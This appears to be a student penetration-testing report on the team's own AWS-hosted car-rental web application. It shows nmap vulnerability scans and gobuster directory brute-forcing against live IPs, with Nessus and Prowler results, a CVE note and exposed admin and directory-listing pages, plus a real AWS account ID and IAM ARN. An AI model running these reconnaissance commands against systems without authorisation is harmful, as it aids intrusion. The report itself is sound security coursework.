# *PEN-TESTING WEB APPLICATION HOSTED ON AWS*

http://3.229.76.169/carrental/

ENPM697

Secure Software Construction

Final Project


**Security Team**

Dhanush Devaladakere Arvind

Sumanth Vankineni

Daniel Agrinya

# BUILDING THE WEB APPLICATION



# Web Application Penetration Testing

- *Step 1: Information Gathering*
- *Step 2: Vulnerability Analysis*
- *Step 3: Exploitation*
- *Step 4: Post Exploitation*
- *Step 5: Mitigation*


# 1.Information Gathering

- **Nmap :** It is often used for information gathering and reconnaissance, which is the process of collecting information about a target network or system for the purpose of identifying potential vulnerabilities and attack surfaces.

  sudo nmap -sV -sS 44.211.149.58 -A -T4

  sudo nmap -sV --script vuln 44.211.149.58


- By combining version detection with the vuln script category, Nmap can identify not only the software and version numbers running on open ports, but also any known vulnerabilities associated with those software versions.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV --script vuln 44.211.149.58
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 02:10 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for ec2-44-211-149-58.compute-1.amazonaws.com (44.211.149.58)
Host is up (0.0019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:apache:http_server:2.4.52:
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4     https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0     https://vulners.com/cve/CVE-2022-22719
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       CVE-2023-27522  0.0     https://vulners.com/cve/CVE-2023-27522
|       CVE-2023-25690  0.0     https://vulners.com/cve/CVE-2023-25690
|       CVE-2022-37436  0.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0     https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0     https://vulners.com/cve/CVE-2006-20001
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.45 seconds
```


- We used the Gobuster Command with a specified wordlist to brute-force directory and file names on the target web server. This can be useful in discovering hidden directories or files that may contain sensitive information or could be exploited in a web application attack. By using the **-k** flag, Gobuster is configured to ignore SSL/TLS certificate errors, which is useful if the target web server is using a self-signed certificate or a certificate that is not trusted by the Gobuster user.

**gobuster dir -u http://44.211.149.58/carrental -w/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -k**



```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://44.211.149.58/carrental -w /usr/share/wordlists/dirbuster/directory-list-lower
case-2.3-medium.txt -k
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://44.211.149.58/carrental
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/05/10 02:17:36 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 326] [--> http://44.211.149.58/carrental/uploads/]
/admin                (Status: 301) [Size: 324] [--> http://44.211.149.58/carrental/admin/]
/assets               (Status: 301) [Size: 325] [--> http://44.211.149.58/carrental/assets/]
/includes             (Status: 301) [Size: 327] [--> http://44.211.149.58/carrental/includes/]
Progress: 207353 / 207644 (99.86%)
===============================================================
2023/05/10 02:20:01 Finished
===============================================================
```

- **Nessus** is a comprehensive network vulnerability scanner that can be used in the reconnaissance phase of a penetration test to identify potential vulnerabilities and misconfigurations on computer systems and networks. It uses a combination of active and passive testing techniques, including vulnerability scanning, port scanning, and service identification, to gather information about the target.
- The tool employs a database of known vulnerabilities to identify potential weaknesses and can perform both authenticated and unauthenticated scanning.
- Nessus presents the results of the scan in a detailed report that includes information such as the severity of any identified vulnerabilities, recommended remediation steps, and an assessment of overall risk.



18 Vulnerabilities


| Sev | CVSS | VPR | Name | Family | Count |
|---|---|---|---|---|---|
| CRITICAL | ... | ... | Apache Httpd (Multiple Issues) | Web Servers | 3 |
| INFO | ... | ... | HTTP (Multiple Issues) | Web Servers | 3 |
| INFO | ... | ... | SSH (Multiple Issues) | Misc. | 2 |
| INFO | | | Nessus SYN scanner | Port scanners | 2 |
| INFO | | | Service Detection | Service detection | 2 |
| INFO | | | Apache HTTP Server Version | Web Servers | 1 |
| INFO | | | Asset Attribute: Fully Qualified Domain Name (FQDN) | General | 1 |
| INFO | | | Common Platform Enumeration (CPE) | General | 1 |
| INFO | | | Device Type | General | 1 |
| INFO | | | Host Fully Qualified Domain Name (FQDN) Resolution | General | 1 |
| INFO | | | Nessus Scan Information | Settings | 1 |

**Scan Details**


Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: May 10 at 1:58 AM
End: May 10 at 2:08 AM
Elapsed: 10 minutes

**Vulnerabilities**

- AWS Prowler is a reconnaissance tool designed to evaluate the security posture of an AWS account. It leverages a mix of active and passive testing techniques, such as port scanning, service identification, and vulnerability scanning, to obtain an in-depth understanding of the security controls that are in place within an AWS environment.
- Prowler identifies potential security issues by analyzing the collected information, such as misconfigured services, open ports, exposed sensitive data, and inadequate access controls.
- The tool uses a comprehensive set of rules to evaluate the security of the target environment and generates a detailed report that includes an overview of the discovered issues, severity ratings, and recommended remediation steps.



```
┌──(prowler-hbdGORWm-py3.11)-(kali㉿kali)-[~/Desktop/toolstemp/prowler]
└─$ prowler aws -M csv json json-asff html
                         _
 _ __  _ __ _____      _| | ___ _ __
| '_ \| '__/ _ \ \ /\ / / |/ _ \ '__|
| |_) | | | (_) \ V  V /| |  __/ |
| .__/|_|  \___/ \_/\_/ |_|\___|_|v3.4.1
|_| the handy cloud security tool

Date: 2023-05-11 23:06:18


This report is being generated using credentials below:

AWS-CLI Profile: [default] AWS Filter Region: [all]
AWS Account: [461838263090] UserId: [AIDAWXB5UUMZEDIOLQ4RN]
Caller Identity ARN: [arn:aws:iam::461838263090:user/Daniel]

Executing 279 checks, please wait...

-> Scan completed! |████████████████████████████████████████| 279/279 [100%] in 2:38.3

Overview Results:
╭────────────────────┬─────────────────────╮
│ 44.71% (393) Failed │ 54.84% (482) Passed │
╰────────────────────┴─────────────────────╯
```




```
Account 461838263090 Scan Results (severity columns are for fails only):
┌──────────┬──────────────────┬───────────┬──────────┬───────┬─────────┬───────┐
│ Provider │ Service          │ Status    │ Critical │ High  │ Medium  │ Low   │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ accessanalyzer   │ FAIL (34) │        0 │     0 │       0 │    34 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ account          │ PASS (3)  │        0 │     0 │       0 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ backup           │ FAIL (2)  │        0 │     0 │       0 │     2 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ cloudtrail       │ FAIL (19) │        0 │    17 │       0 │     2 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ cloudwatch       │ FAIL (15) │        0 │     0 │      15 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ config           │ FAIL (17) │        0 │     0 │      17 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ drs              │ FAIL (17) │        0 │     0 │      17 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ ec2              │ FAIL (113)│        0 │    32 │      81 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ emr              │ PASS (17) │        0 │     0 │       0 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ glue             │ FAIL (34) │        0 │     0 │      34 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ iam              │ FAIL (21) │        0 │     5 │      10 │     6 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ inspector2       │ FAIL (16) │        0 │     0 │      16 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ macie            │ FAIL (17) │        0 │     0 │       0 │    17 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ network-firewall │ FAIL (17) │        0 │     0 │      17 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ organizations    │ FAIL (3)  │        0 │     0 │       2 │     1 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ rds              │ FAIL (6)  │        0 │     0 │       5 │     1 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ resourceexplorer2│ FAIL (1)  │        0 │     0 │       0 │     1 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ s3               │ FAIL (8)  │        0 │     1 │       6 │     1 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ securityhub      │ FAIL (17) │        0 │     0 │      17 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ ssm              │ FAIL (1)  │        0 │     0 │       1 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ trustedadvisor   │ PASS (1)  │        0 │     0 │       0 │     0 │
├──────────┼──────────────────┼───────────┼──────────┼───────┼─────────┼───────┤
│ aws      │ vpc              │ FAIL (35) │        0 │     0 │      35 │     0 │
└──────────┴──────────────────┴───────────┴──────────┴───────┴─────────┴───────┘
* You only see here those services that contains resources.
```

# 2.Vulnerability Analysis


**Apache HTTP Server vulnerability CVE-2022-22720**

Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling. (CVE-2022-22720)



Not secure | http://3.229.76.169/carrental/assets/

```
Index of /carrental/assets

      Name               Last modified      Size Description
Parent Directory                              -
css/                     2023-05-02 03:34     -
fonts/                   2023-05-02 03:34     -
images/                  2023-05-02 03:34     -
js/                      2023-05-02 03:34     -
switcher/                2023-05-02 03:34     -

Apache/2.4.52 (Ubuntu) Server at 3.229.76.169 Port 80
```



Not secure | http://3.229.76.169/carrental/admin/

Sign in

